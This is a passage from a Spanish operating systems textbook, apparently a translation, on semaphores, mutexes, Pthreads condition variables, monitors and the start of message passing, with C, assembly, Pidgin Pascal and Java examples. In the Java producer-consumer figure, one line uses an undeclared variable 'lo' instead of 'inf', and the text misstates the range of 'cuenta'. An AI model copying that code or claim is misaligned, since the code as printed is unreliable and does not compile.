Ahora que tenemos una buena primitiva de comunicación entre procesos a nuestra disposición, volvamos a analizar la secuencia de interrupción de la figura 2-5. En un sistema que utiliza semáforos, la forma natural de ocultar las interrupciones es asociar un semáforo (que al principio es 0) con cada dispositivo de E/S. Justo después de iniciar un dispositivo de E/S, el proceso administrativo realiza una operación `down` en el semáforo asociado, con lo cual se bloquea de inmediato. Cuando entra la interrupción, el manejador de interrupciones realiza una operación `up` en el semáforo asociado, lo cual hace que el proceso relevante esté listo para ejecutarse de nuevo. En este modelo, el paso 5 de la figura 2-5 consiste en realizar una operación `up` en el semáforo del dispositivo, de manera que en el paso 6 el planificador pueda ejecutar el administrador de dispositivos. Desde luego que, si hay varios procesos listos en ese momento, el planificador puede optar por ejecutar un proceso aún más importante a continuación. Más adelante en este capítulo analizaremos algunos de los algoritmos que se utilizan para la planificación.

En el ejemplo de la figura 2-28, en realidad hemos utilizado semáforos de dos maneras distintas. Esta diferencia es lo bastante importante como para recalcarla explícitamente. El semáforo *mutex* se utiliza para la exclusión mutua. Está diseñado para garantizar que sólo un proceso pueda leer o escribir en el búfer y sus variables asociadas en un momento dado. Esta exclusión mutua es requerida para evitar un caos. En la siguiente sección estudiaremos la exclusión mutua y cómo podemos lograrla.

```
#define N 100                                   /* número de ranuras en el búfer */
typedef int semaforo;                           /* los semáforos son un tipo especial de int */
semaforo mutex = 1;                             /* controla el acceso a la región crítica */
semaforo vacias = N;                            /* cuenta las ranuras vacías del búfer */
semaforo llenas = 0;                            /* cuenta las ranuras llenas del búfer */

void productor(void)
{
     int elemento;

     while(TRUE){                               /* TRUE es la constante 1 */
          elemento = producir_elemento();       /* genera algo para colocar en el búfer */
          down(&vacias);                        /* disminuye la cuenta de ranuras vacías */
          down(&mutex);                         /* entra a la región crítica */
          insertar_elemento(elemento);          /* coloca el nuevo elemento en el búfer */
          up(&mutex);                           /* sale de la región crítica */
          up(&llenas);                          /* incrementa la cuenta de ranuras llenas */
     }
}


void consumidor(void)
{
     int elemento;

     while(TRUE){                               /* ciclo infinito */
          down(&llenas);                        /* disminuye la cuenta de ranuras llenas */
          down(&mutex);                         /* entra a la región crítica */
          elemento = quitar_elemento();         /* saca el elemento del búfer */
          up(&mutex);                           /* sale de la región crítica */
          up(&vacias);                          /* incrementa la cuenta de ranuras vacías */
          consumir_elemento(elemento);          /* hace algo con el elemento */
     }
}
```

Figura 2-28. El problema del productor-consumidor mediante el uso de semáforos.

El otro uso de los semáforos es para la **sincronización**. Los semáforos *vacías* y *llenas* se necesitan para garantizar que ciertas secuencias de eventos ocurran o no. En este caso, aseguran que el productor deje de ejecutarse cuando el búfer esté lleno y que el consumidor deje de ejecutarse cuando el búfer esté vacío. Este uso es distinto de la exclusión mutua.

2.3.6 Mutexes

Cuando no se necesita la habilidad del semáforo de contar, algunas veces se utiliza una versión simplificada, llamada mutex. Los *mutexes* son buenos sólo para administrar la exclusión mutua para cierto recurso compartido o pieza de código. Se implementan con facilidad y eficiencia, lo cual

hace que sean especialmente útiles en paquetes de hilos que se implementan en su totalidad en espacio de usuario.

Un **mutex** es una variable que puede estar en uno de dos estados: abierto (desbloqueado) o cerrado (bloqueado). En consecuencia, se requiere sólo 1 bit para representarla, pero en la práctica se utiliza con frecuencia un entero, en donde 0 indica que está abierto y todos los demás valores indican que está cerrado. Se utilizan dos procedimientos con los mutexes. Cuando un hilo (o proceso) necesita acceso a una región crítica, llama a *mutex_lock*. Si el mutex está actualmente abierto (lo que significa que la región crítica está disponible), la llamada tiene éxito y entonces el hilo llamador puede entrar a la región crítica.

Por otro lado, si el mutex ya se encuentra cerrado, el hilo que hizo la llamada se bloquea hasta que el hilo que está en la región crítica termine y llame a *mutex_unlock*. Si se bloquean varios hilos por el mutex, se selecciona uno de ellos al azar y se permite que adquiera el mutex.

Como los mutexes son tan simples, se pueden implementar con facilidad en espacio de usuario, siempre y cuando haya una instrucción `TSL` o `XCHG` disponible. El código para *mutex_lock* y *mutex_unlock* para utilizar estos procedimientos con un paquete de hilos de nivel usuario se muestra en la figura 2-29. La solución con `XCHG` es en esencia similar.

```
mutex_lock:
        TSL REGISTRO,MUTEX          |copia el mutex al registro y establece mutex a 1
        CMP REGISTRO,#0             |¿el mutex era 0?
        JZE ok                      |si era cero, el mutex estaba abierto, entonces regresa
        CALL thread_yield           |el mutex está ocupado; planifica otro hilo
        JMP mutex_lock              |intenta de nuevo
ok:     RET                         |regresa al procedimiento llamador; entra a la región crítica

mutex_unlock:
        MOVE MUTEX,#0               |almacena un 0 en el mutex
        RET                         |regresa al procedimiento llamador
```

Figura 2-29. Implementaciones de *mutex_lock* y *mutex_unlock*.

El código de *mutex_lock* es similar al código de *entrar_region* de la figura 2-25, pero con una diferencia crucial. Cuando *entrar_region* no puede entrar a la región crítica, continúa evaluando el mutex en forma repetida (espera ocupada). En algún momento dado el reloj se agotará y algún otro proceso se programará para ejecutarlo. Tarde o temprano el proceso que mantiene el mutex pasa a ejecutarse y lo libera.

Con los hilos (de usuario), la situación es distinta debido a que no hay un reloj que detenga los hilos que se han ejecutado por demasiado tiempo. En consecuencia, un hilo que intente adquirir un mutex mediante la espera ocupada iterará en forma indefinida y nunca adquirirá el mutex debido a que nunca permitirá que algún otro hilo se ejecute y libere el mutex.

Aquí es donde entra la diferencia entre *entrar_region* y *mutex_lock*. Cuando este último procedimiento no puede adquirir un mutex, llama a *thread_yield* para entregar la CPU a otro hilo. En consecuencia, no hay espera ocupada. Cuando el hilo se ejecuta la siguiente vez, evalúa el mutex de nuevo.

Como *thread_yield* es sólo una llamada al planificador de hilos en espacio de usuario, es muy rápido. Como consecuencia, ni *mutex_lock* ni *mutex_unlock* requieren llamadas al kernel. Al utilizarlas, los hilos en nivel usuario pueden sincronizarse completamente en el espacio de usuario, utilizando procedimientos que sólo requieren unas cuantas instrucciones.

El sistema con mutex que hemos descrito antes es un conjunto mínimo de llamadas. Con todo el software, siempre hay demanda por más características y las primitivas de sincronización no son la excepción. Por ejemplo, algunas veces un paquete de hilos ofrece una llamada *mutex_trylock* que adquiere el mutex o devuelve un código de falla, pero no bloquea. Esta llamada otorga al hilo la flexibilidad de decidir qué hacer a continuación, si hay alternativas además de esperar.

Hasta ahora hay una sutil cuestión que hemos visto sólo en forma superficial, pero que es conveniente, por lo menos, hacer explícita. Con un paquete de hilos en espacio de usuario no hay problema con que varios hilos tengan acceso al mismo mutex, ya que todos los hilos operan en un espacio de direcciones común. Sin embargo, con la mayoría de las soluciones anteriores, como el algoritmo de Peterson y los semáforos, hay una suposición que no hemos mencionado acerca de que varios procesos tienen acceso cuando menos a una parte de la memoria compartida; tal vez sólo a una palabra, pero es algo. Si los procesos tienen espacios de direcciones que no están juntos, como hemos dicho de manera consistente, ¿cómo pueden compartir la variable *turno* en el algoritmo de Peterson o los semáforos en un búfer común?

Hay dos respuestas. En primer lugar, algunas de las estructuras de datos compartidas (como los semáforos) se pueden almacenar en el kernel y se accede a ellas sólo a través de llamadas al sistema. Este enfoque elimina el problema. En segundo lugar, la mayoría de los sistemas operativos modernos (incluyendo UNIX y Windows) ofrecen la manera de que los procesos compartan cierta porción de su espacio de direcciones con otros procesos. De esta forma se pueden compartir los búferes y otras estructuras de datos. En el peor de los casos, que nada sea posible, se puede utilizar un archivo compartido.

Si dos o más procesos comparten la mayoría de, o todos, sus espacios de direcciones, la distinción entre procesos e hilos se elimina casi por completo, pero sin duda está presente. Dos procesos que comparten un espacio de direcciones común siguen teniendo distintos archivos abiertos, temporizadores de alarma y otras propiedades correspondientes a cada proceso, mientras que los hilos dentro de un solo proceso las comparten. Y siempre es verdad que varios procesos que comparten un espacio de direcciones común nunca tendrán la eficiencia de los hilos de nivel usuario, ya que el kernel está muy involucrado en su administración.

Mutexes en Pthreads

Pthreads proporciona varias funciones que se pueden utilizar para sincronizar los hilos. El mecanismo básico utiliza una variable mutex, cerrada o abierta, para resguardar cada región crítica. Un hilo que desea entrar a una región crítica primero trata de cerrar el mutex asociado. Si el mutex está abierto, el hilo puede entrar de inmediato y el bloqueo se establece en forma automática, evitando que otros hilos entren; si el mutex ya se encuentra cerrado, el hilo que hizo la llamada se bloquea hasta que el mutex esté abierto. Si hay varios hilos esperando el mismo mutex, cuando está abierto sólo uno de ellos podrá continuar y volver a cerrarlo. Estos bloqueos no son obligatorios. Es responsabilidad del programador asegurar que los hilos los utilicen de manera correcta.

Las principales llamadas relacionadas con los mutexes se muestran en la figura 2-30. Como es de esperarse, se pueden crear y destruir. Las llamadas para realizar estas operaciones son *pthread-_mutex_init* y *pthread_mutex_destroy*, respectivamente. También se pueden cerrar mediante *pthread_mutex_lock*, que trata de adquirir el mutex y se bloquea si ya está cerrado. Además hay una opción para tratar de cerrar un mutex y falla con un código de error en vez de bloquearlo, si ya se encuentra bloqueado. Esta llamada es *pthread_mutex_trylock* y permite que un hilo realice en efecto la espera ocupada, si alguna vez se requiere. Por último, *Pthread_mutex_unlock* abre un mutex y libera exactamente un hilo si uno o más están en espera. Los mutexes también pueden tener atributos, pero éstos se utilizan sólo para propósitos especializados.

Llamada de hilo	**Descripción**
Pthread_mutex_init	Crea un mutex
Pthread_mutex_destroy	Destruye un mutex existente
Pthread_mutex_lock	Adquiere un mutex o se bloquea
Pthread_mutex_trylock	Adquiere un mutex o falla
Pthread_mutex_unlock	Libera un mutex

Figura 2-30. Algunas de las llamadas de Pthreads relacionadas con mutexes.

Además de los mutexes, pthreads ofrece un segundo mecanismo de sincronización: las **variables de condición**. Los mutexes son buenos para permitir o bloquear el acceso a una región crítica. Las variables de condición permiten que los hilos se bloqueen debido a que cierta condición no se está cumpliendo. Casi siempre se utilizan los dos métodos juntos. Veamos ahora la interacción de hilos, mutexes y variables de condición con un poco más de detalle.

Como un ejemplo simple, considere nuevamente el escenario del productor-consumidor: un hilo coloca cosas en un búfer y otro las saca. Si el productor descubre que no hay más ranuras libres disponibles en el búfer, tiene que bloquear hasta que haya una disponible. Los mutexes hacen que sea posible realizar la comprobación en forma atómica sin interferencia de los otros hilos, pero al descubrir que el búfer está lleno, el productor necesita una forma de bloquearse y ser despertado posteriormente. Esto es lo que permiten las variables de condición.

Algunas de las llamadas relacionadas con las variables de condición se muestran en la figura 2-31. Como podríamos esperar, hay llamadas para crear y destruir variables de condición. Pueden tener atributos y existen varias llamadas para administrarlas (que no se muestran). Las operaciones primarias en las variables de condición son *pthread_cond_wait* y *pthread_cond_signal*. La primera bloquea el hilo que hace la llamada hasta que algún otro hilo le señala (utilizando la segunda llamada). Desde luego que las razones por las que se debe bloquear y esperar no forman parte del protocolo de espera y señalización. A menudo el hilo que bloquea está esperando a que el hilo de señalización realice cierto trabajo, que libere algún recurso o realice alguna otra actividad. Sólo entonces podrá continuar el hilo bloqueado. Las variables de condición permiten que esta espera y

bloqueo se realicen en forma atómica. La llamada a *pthread_cond_broadcast* se utiliza cuando hay varios hilos potencialmente bloqueados y esperan la misma señal.

Llamada de hilo	Descripción
Pthread_cond_init	Crea una variable de condición
Pthread_cond_destroy	Destruye una variable de condición
Pthread_cond_wait	Bloquea en espera de una señal
Pthread_cond_signal	Envia señal a otro hilo y lo despierta
Pthread_cond_broadcast	Envia señal a varios hilos y los despierta

Figura 2-31. Algunas de las llamadas a Pthreads que se relacionan con las variables de condición.

Las variables de condición y los mutexes siempre se utilizan en conjunto. El patrón es que un hilo cierre un mutex y después espere en una variable condicional cuando no pueda obtener lo que desea. En algún momento dado, otro hilo lo señalará y podrá continuar. La llamada a *pthread_cond-_wait* cierra y abre en forma atómica el mutex que contiene. Por esta razón, el mutex es uno de los parámetros.

También vale la pena observar que las variables de condición (a diferencia de los semáforos) no tienen memoria. Si se envía una señal a una variable de condición en la que no haya un hilo en espera, se pierde la señal. Los programadores deben tener cuidado de no perder las señales.

Como ejemplo de la forma en que se utilizan los mutexes y las variables de condición, la figura 2-32 muestra un problema productor-consumidor muy simple con un solo búfer. Cuando el productor ha llenado el búfer, debe esperar hasta que el consumidor lo vacíe para poder producir el siguiente elemento. De manera similar, cuando el consumidor ha quitado un elemento, debe esperar hasta que el productor haya producido otro. Aunque es muy simple, este ejemplo ilustra los mecanismos básicos. La instrucción que pone a un hilo en estado inactivo siempre debe verificar la condición, para asegurarse de que se cumpla antes de continuar, ya que el hilo podría haber despertado debido a una señal de UNIX o por alguna otra razón.

2.3.7 Monitores

Con los semáforos y los mutexes la comunicación entre procesos se ve sencilla, ¿verdad? Olvídelo. Analice de cerca el orden de las operaciones `down` antes de insertar o quitar elementos del búfer en la figura 2-28. Suponga que se invirtió el orden de las dos operaciones `down` en el código del productor, de manera que *mutex* se disminuyó antes de *vacías*, en vez de hacerlo después. Si el búfer estuviera completamente lleno el productor se bloquearía, con *mutex* establecida en 0. En consecuencia, la próxima vez que el consumidor tratara de acceder al búfer, realizaría una operación `down` en *mutex* (que ahora es 0) y se bloquearía también. Ambos procesos permanecerían bloqueados de manera indefinida y no se realizaría más trabajo. Esta desafortunada situación se conoce como interbloqueo (*deadlock*). En el capítulo 6 estudiaremos los interbloqueos con detalle.

```
#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000                          /* cuántos números debe producir */
pthread_mutex_t el_mutex;
pthread_cond_t condc,condp;
int bufer = 0;                                  /* búfer utilizado entre productor y consumidor */

void *productor(void *ptr)                      /* produce datos */
{       int i;

        for (i=1; i<=MAX; i++) {
                pthread_mutex_lock(&el_mutex);     /* obtiene acceso exclusivo al búfer */
                while (bufer!=0) pthread_cond_wait(&condp, &el_mutex);
                bufer = i;                         /* coloca elemento en el búfer */
                pthread_cond_signal(&condc);       /* despierta al consumidor */
                pthread_mutex_unlock(&el_mutex);   /* libera el acceso al búfer */
        }
        pthread_exit(0);
}

void *consumidor(void *ptr)                     /* consume datos */
{       int i;

        for (i=1; i<=MAX; i++) {
                pthread_mutex_lock(&el_mutex);     /* obtiene acceso exclusivo al búfer */
                while (bufer==0) pthread_cond_wait(&condc, &el_mutex);
                bufer = 0;                         /* saca elemento del búfer */
                pthread_cond_signal(&condp);       /* despierta al productor */
                pthread_mutex_unlock(&el_mutex);   /* libera el acceso al búfer */
        }
        pthread_exit(0);
}

int main(int argc, char **argv)
{
        pthread_t pro, con;
        pthread_mutex_init(&el_mutex, 0);
        pthread_cond_init(&condc, 0);
        pthread_cond_init(&condp, 0);
        pthread_create(&con, 0, consumidor, 0);
        pthread_create(&pro, 0, productor, 0);
        pthread_join(pro, 0);
        pthread_join(con, 0);
        pthread_cond_destroy(&condc);
        pthread_cond_destroy(&condp);
        pthread_mutex_destroy(&el_mutex);
}
```

Figura 2-32. Uso de hilos para resolver el problema del productor-consumidor.

Resaltamos este problema para mostrar qué tan cuidadoso debe ser el programador al utilizar semáforos. Un ligero error y todo se detiene en forma abrupta. Es como la programación en lenguaje ensamblador, sólo que peor, debido a que los errores son condiciones de carrera, interbloqueos y otras formas de comportamiento impredecible e irreproducible.

Para facilitar la escritura de programas correctos, Brinch Hansen (1973) y Hoare (1974) propusieron una primitiva de sincronización de mayor nivel, conocida como **monitor**. Sus proposiciones tenían ligeras variaciones, como se describe a continuación. Un monitor es una colección de procedimientos, variables y estructuras de datos que se agrupan en un tipo especial de módulo o paquete. Los procesos pueden llamar a los procedimientos en un monitor cada vez que lo desean, pero no pueden acceder de manera directa a las estructuras de datos internas del monitor desde procedimientos declarados fuera de éste. La figura 2-33 ilustra un monitor escrito en un lenguaje imaginario, Pidgin Pascal. Aquí no podemos utilizar C debido a que los monitores son un concepto del *lenguaje*, y C no los tiene.

```
monitor ejemplo
        integer i;
        condition c;

        procedure productor();
        .
        .
        .
        end;


        procedure consumidor();
        .    .    .
        end;
end monitor;
```

Figura 2-33. Un monitor.

Los monitores tienen una importante propiedad que los hace útiles para lograr la exclusión mutua: sólo puede haber un proceso activo en un monitor en cualquier instante. Los monitores son una construcción del lenguaje de programación, por lo que el compilador sabe que son especiales y puede manejar las llamadas a los procedimientos del monitor en forma distinta a las llamadas a otros procedimientos. Por lo general, cuando un proceso llama a un procedimiento de monitor, las primeras instrucciones del procedimiento comprobarán si hay algún otro proceso activo en un momento dado dentro del monitor. De ser así, el proceso invocador se suspenderá hasta que el otro proceso haya dejado el monitor. Si no hay otro proceso utilizando el monitor, el proceso invocador puede entrar.

Es responsabilidad del compilador implementar la exclusión mutua en las entradas del monitor, pero una forma común es utilizar un mutex o semáforo binario. Como el compilador (y no el programador) está haciendo los arreglos para la exclusión mutua, es mucho menos probable que al-

go salga mal. En cualquier caso, la persona que escribe el monitor no tiene que saber acerca de cómo el compilador hace los arreglos para la exclusión mutua. Basta con saber que, al convertir todas las regiones críticas en procedimientos de monitor, nunca habrá dos procesos que ejecuten sus regiones críticas al mismo tiempo.

Aunque los monitores proporcionan una manera fácil de lograr la exclusión mutua, como hemos visto antes, eso no basta; también necesitamos una forma en la que los procesos se bloqueen cuando no puedan continuar. En el problema del productor-consumidor, es bastante sencillo colocar todas las pruebas de búfer-lleno y búfer-vacío en procedimientos de monitor, pero ¿cómo debería bloquearse el productor si encuentra que el búfer está lleno?

La solución está en la introducción de las **variables de condición**, junto con dos operaciones de éstas: `wait` y `signal`. Cuando un procedimiento de monitor descubre que no puede continuar (por ejemplo, el productor encuentra el búfer lleno), realiza una operación `wait` en alguna variable de condición (por decir, *llenas*). Esta acción hace que el proceso que hace la llamada se bloquee. También permite que otro proceso que no haya podido entrar al monitor entre ahora. En el contexto de Pthreads antes descrito vimos las variables de condición y estas operaciones.

Por ejemplo, este otro proceso, el consumidor, puede despertar a su socio dormido mediante la realización de una operación `signal` en la variable de condición que su socio esté esperando. Para evitar tener dos procesos activos en el monitor al mismo tiempo, necesitamos una regla que indique lo que ocurre después de una operación `signal`. Hoare propuso dejar que el proceso recién despertado se ejecutara, suspendiendo el otro. Brinch Hansen propuso requerir que un proceso que realice una operación `signal` *deba* salir del monitor de inmediato. En otras palabras, una instrucción `signal` podría aparecer sólo como la instrucción final en un procedimiento de monitor. Utilizaremos la proposición de Brinch Hansen debido a que, en concepto, es más simple y también más fácil de implementar. Si se realiza una operación signal en una variable de condición que varios procesos estén esperando, sólo uno de ellos, que determine el planificador del sistema, se revivirá.

Adicionalmente hay una tercera solución, que no propusieron Hoare ni Brinch Hansen. Esta solución expone que se debe dejar que el señalizador continúe su ejecución y permita al proceso en espera empezar a ejecutarse sólo después que el señalizador haya salido del monitor.

Las variables de condición no son contadores; no acumulan señales para su uso posterior como hacen los semáforos. Por ende, si una variable de condición se señaliza y no hay ningún proceso esperándola, la señal se pierde para siempre. En otras palabras, la operación `wait` debe ir antes de la operación `signal`. Esta regla facilita la implementación en forma considerable. En la práctica no es un problema debido a que es fácil llevar el registro del estado de cada proceso con variables, si es necesario. Un proceso, que de lo contrario realizaría una operación `signal`, puede ver que esta operación no es necesaria con sólo analizar las variables.

En la figura 2-34 se muestra un esqueleto del problema productor-consumidor con monitores en un lenguaje imaginario, Pidgin Pascal. La ventaja de utilizar Pidgin Pascal aquí es que es un lenguaje puro y simple, que sigue el modelo de Hoare/Brinch Hansen con exactitud.

Tal vez el lector esté pensando que las operaciones `wait` y `signal` se parecen a `sleep` y `wakeup`, operaciones que vimos antes y tenían condiciones de carrera fatales. En realidad *son* muy similares, pero con una diferencia crucial: `sleep` y `wakeup` fallaban debido a que, mientras un proceso estaba tratando de dormir, el otro estaba tratando de despertarlo. Con los monitores, esto no puede

```
monitor ProductorConsumidor
        condition llenas, vacias;
        integer cuenta;

        procedure insertar(elemento: integer);
        begin
                if cuenta = N then wait(llenas);
                insertar_elemento(elemento);
                cuenta := cuenta + 1;
                if cuenta = 1 then signal(vacias)
        end;

        function eliminar: integer;
        begin
                if cuenta = 0 then wait(vacias);
                eliminar = eliminar_elemento;
                cuenta := cuenta – 1;
                if cuenta = N – 1 then signal(llenas)
        end;

        cuenta := 0;
end monitor;

procedure productor;
begin
        while true do
        begin
                elemento = producir_elemento;
                ProductorConsumidor.insertar(elemento)
        End
end;

procedure consumidor;
begin
        while true do
        begin
                elemento = ProductorConsumidor.eliminar;
                consumir_elemento(elemento)
        end
end;
```

Figura 2-34. Un esquema del problema productor-consumidor con monitores. Sólo hay un procedimiento de monitor activo a la vez. El búfer tiene *N* ranuras.

ocurrir. La exclusión mutua automática en los procedimientos de monitor garantiza que (por ejemplo) si el productor dentro de un procedimiento de monitor descubre que el búfer está lleno, podrá completar la operación wait sin tener que preocuparse por la posibilidad de que el planificador pueda conmutar al consumidor justo antes de que se complete la operación `wait`. Al consumidor ni si-

quiera se le va permitir entrar al monitor hasta que `wait` sea terminado y el productor se haya marcado como no ejecutable.

Aunque Pidgin Pascal es un lenguaje imaginario, algunos lenguajes de programación reales también permiten implementar monitores, aunque no siempre en la forma diseñada por Hoare y Brinch Hansen. Java es uno de esos lenguajes. Java es un lenguaje orientado a objetos que soporta hilos a nivel usuario y también permite agrupar métodos (procedimientos) en clases. Al agregar la palabra clave `synchronized` a la declaración de un método, Java garantiza que, una vez un hilo ha empezado a ejecutar ese método, no se permitirá que ningún otro hilo empiece a ejecutar ningún otro método `synchronized` de ese objeto.

En la figura 2-35 se muestra una solución en Java para el problema del productor-consumidor que utiliza monitores. La solución consiste en cuatro clases: la clase exterior (*ProductorConsumidor*) crea e inicia dos hilos, *p* y *c*; las clases segunda y tercera (*productor* y *consumidor*, respectivamente) contienen el código para el productor y el consumidor; por último, la clase *nuestro_monitor* es el monitor. Contiene dos hilos sincronizados que se utilizan para insertar elementos en el búfer compartido y sacarlos. A diferencia de los ejemplos anteriores, en este caso mostramos el código completo de *insertar* y *eliminar*.

Los hilos productor y consumidor son idénticos en funcionalidad a sus contrapartes en todos nuestros ejemplos anteriores. El productor tiene un ciclo infinito que genera datos y los coloca en el búfer común; el consumidor tiene un ciclo infinito equivalente para sacar datos del búfer común y realizar algo divertido con ellos.

La parte interesante de este programa es la clase *nuestro_monitor*, que contiene el búfer, las variables de administración y dos métodos sincronizados. Cuando el productor está activo dentro de *insertar*, sabe de antemano que el consumidor no puede estar activo dentro de *eliminar*, con lo cual es seguro actualizar las variables y el búfer sin temor de que se produzcan condiciones de carrera. La variable *cuenta* lleva el registro de cuántos elementos hay en el búfer. Sólo puede tomar un valor desde 0 hasta (incluyendo a) $N - 1$. La variable *inf* es el índice de la ranura del búfer de donde se va a obtener el siguiente elemento. De manera similar, *sup* es el índice de la ranura del búfer en donde se va a colocar el siguiente elemento. Se permite que $inf = sup$, lo cual significa que hay 0 o N elementos en el búfer. El valor de *cuenta* indica cuál caso se aplica.

Los métodos sincronizados en Java difieren de los monitores clásicos en un punto esencial: Java no tiene variables de condición integradas. En vez de ello, ofrece dos procedimientos (*wait* y *notify*) que son equivalentes a *sleep* y *wakeup*, con la excepción de que al utilizarlos dentro de métodos sincronizados no están sujetos a condiciones de carrera. En teoría, el método *wait* se puede interrumpir, y esto es de lo que trata el código circundante. Java requiere que el manejo de excepciones sea explícito. Para nuestros fines, sólo imagine que *ir_al_estado_inactivo* es la manera de ir a dormir.

Al automatizar la exclusión mutua de las regiones críticas, los monitores hacen que la programación en paralelo sea mucho menos propensa a errores que con los semáforos. De todas formas tienen ciertas desventajas. No es por nada que nuestros dos ejemplos de monitores se escribieron en Pidgin Pascal en vez de usar C, como los demás ejemplos de este libro. Como dijimos antes, los monitores son un concepto de lenguaje de programación. El compilador debe reconocerlos y hacer los arreglos para la exclusión mutua de alguna manera. C, Pascal y la mayoría de los otros lenguajes no tienen monitores, por lo que es irrazonable esperar que sus compiladores implemen-

ten reglas de exclusión mutua. De hecho, ¿cómo podría el compilador saber siquiera cuáles procedimientos están en los monitores y cuáles no?

Estos mismos lenguajes tampoco tienen semáforos, pero es fácil agregarlos: todo lo que necesitamos hacer es agregar dos rutinas cortas en lenguaje ensamblador a la biblioteca para emitir las llamadas al sistema `up` y `down`. Los compiladores ni siquiera tienen que saber que existen. Desde luego que los sistemas operativos tienen que saber acerca de los semáforos, pero si tenemos al menos un sistema operativo basado en semáforos, podemos escribir los programas de usuario para este sistema en C o C++ (o incluso en lenguaje ensamblador, si somos demasiado masoquistas). Con los monitores se requiere un lenguaje que los tenga integrados.

Otro problema con los monitores (y también con los semáforos) es que están diseñados para resolver el problema de exclusión mutua en una o más CPUs que tengan acceso a una memoria común. Al colocar los semáforos en la memoria compartida y protegerlos con instrucciones `TSL` o `XCHG`, podemos evitar las condiciones de carrera. Si utilizamos un sistema distribuido que consista en varias CPUs, cada una con su propia memoria privada, conectadas por una red de área local, estas primitivas no se pueden aplicar. La conclusión es que los semáforos son de un nivel demasiado bajo y los monitores no pueden usarse, excepto en algunos lenguajes de programación. Además, ninguna de las primitivas permite el intercambio de información entre las máquinas. Se necesita algo más.

2.3.8 Pasaje (transmisión) de mensajes

Ese "algo más" es el **pasaje de mensajes** (*message passing*). Este método de comunicación entre procesos utiliza dos primitivas (`send` y `receive`) que, al igual que los semáforos y a diferencia de los monitores, son llamadas al sistema en vez de construcciones del lenguaje. Como tales, se pueden colocar con facilidad en procedimientos de biblioteca, como

```
send(destino, &mensaje);
```

y

```
receive(origen, &mensaje);
```

La primera llamada envía un mensaje a un destino especificado y la segunda recibe un mensaje de un origen especificado (o de *CUALQUIERA*, si al receptor no le importa). Si no hay un mensaje disponible, el receptor se puede bloquear hasta que llegue uno. De manera alternativa, puede regresar de inmediato con un código de error.

Aspectos de diseño para los sistemas con pasaje de mensajes

Los sistemas de paso de mensajes tienen muchos problemas y cuestiones de diseño que presentan un reto y no surgen con los semáforos o monitores, en especial si los procesos que se están comunicando se encuentran en distintas máquinas conectadas por una red. Por ejemplo, se pueden

```
public class ProductorConsumidor{
   static final int N = 100;            // constante que proporciona el tamaño del búfer
   static productor p = new productor();  // crea instancia de un nuevo hilo productor
   static consumidor c = new consumidor(); // crea instancia de un nuevo hilo consumidor
   static nuestro_monitor mon = new nuestro_monitor();   // crea instancia de un nuevo monitor

   public static void main(String args[]){
      p.start();   // inicia el hilo productor
      c.start();   // inicia el hilo consumidor
   }

   static class productor extends Thread {
      public void run() { // el método run contiene el código del hilo
         int elemento;
         while(true){   // ciclo del productor
            elemento=producir_elemento();
            mon.insertar(elemento);
         }
      }
      private int producir_elemento(){...}   // realmente produce
   }

   static class consumidor extends Thread{
      public void run() {  // el método run contiene el código del hilo
         int elemento;
         while(true){   // ciclo del consumidor
            elemento=mon.eliminar();
            consumir_elemento(elemento);
         }
      }
      private void consumir_elemento(int elemento){...}  // realmente consume
   }

   static class nuestro_monitor{   // este es un monitor
      private int bufer[]=new int[N];
      private int cuenta=0, inf=0, sup=0;   // contadores e índices

      public synchronized void insertar(int val){
         if (cuenta==N) ir_a_estado_inactivo();   // si el búfer está lleno, pasa al estado inactivo
         bufer[sup]=val;   // inserta un elemento en el búfer
         sup=(sup+1)%N;   // ranura en la que se va a colocar el siguiente elemento
         cuenta=cuenta+1;   // ahora hay un elemento más en el búfer
         if (cuenta==1) notify();   // si el consumidor estaba inactivo, lo despierta
      }

      public synchronized int eliminar(){
         int val;
         if (cuenta==0) ir_a_estado_inactivo();  // si el búfer está vacío, pasa al estado inactivo
         val=bufer[inf];  // obtiene un elemento del búfer
         lo = (lo + 1) %N;    // ranura en la que se va a colocar el siguiente elemento
         cuenta=cuenta-1;  // un elemento menos en el búfer
         if (cuenta==N−1) notify();  // si el productor estaba inactivo, lo despierta
         return val;
      }
      private void ir_a_estado_inactivo() {try{wait();}catch(InterruptedException exc){};}
   }
}
```

Figura 2-35. Una solución al problema del productor-consumidor en Java.

perder mensajes en la red. Para protegerse contra los mensajes perdidos, el emisor y el receptor pueden acordar que, tan pronto como haya recibido un mensaje, el receptor enviará de vuelta un mensaje especial de acuse de recibo (**acknowledgement**). Si el emisor no ha recibido el acuse dentro de cierto intervalo de tiempo, vuelve a transmitir el mensaje.

Ahora considere lo que ocurre si el mensaje se recibió en forma correcta, pero se pierde el mensaje de acuse que se envía de vuelta al emisor. Éste volverá a transmitir el mensaje, por lo que el receptor lo recibirá dos veces. Es esencial que el receptor pueda diferenciar un mensaje nuevo de la retransmisión de uno anterior. Por lo general, este problema se resuelve colocando números de secuencia consecutivos en cada mensaje original. Si el receptor recibe un mensaje que contenga el mismo número de secuencia que el mensaje anterior, sabe que el mensaje es un duplicado que se puede ignorar. La comunicación exitosa a la cara del pasaje de mensajes sin confiabilidad constituye una gran parte del estudio de las redes de computadoras. Para obtener más información, consulte (Tanenbaum, 1996).

Los sistemas de mensajes también tienen que lidiar con la forma en que se denominan los procesos, de manera que el proceso especificado en una llamada a `send` o `receive` esté libre de ambigüedad. La **autenticación** también es una cuestión en los sistemas de mensajes: ¿cómo puede saber el cliente que se está comunicando con el verdadero servidor de archivos y no con un impostor?

Al otro extremo del espectro, también hay cuestiones de diseño importantes cuando el emisor y el receptor están en la misma máquina. Una de éstas es el rendimiento. La acción de copiar mensajes de un proceso a otro es siempre más lenta que realizar una operación con un semáforo o entrar a un monitor. Se ha realizado un gran esfuerzo para lograr que el pasaje de mensajes sea eficiente. Por ejemplo, Cheriton (1984) sugirió limitar el tamaño de los mensajes según el tamaño de los registros de la máquina y después realizar el pasaje de mensajes mediante el uso de los registros.

El problema del productor-consumidor con pasaje de mensajes

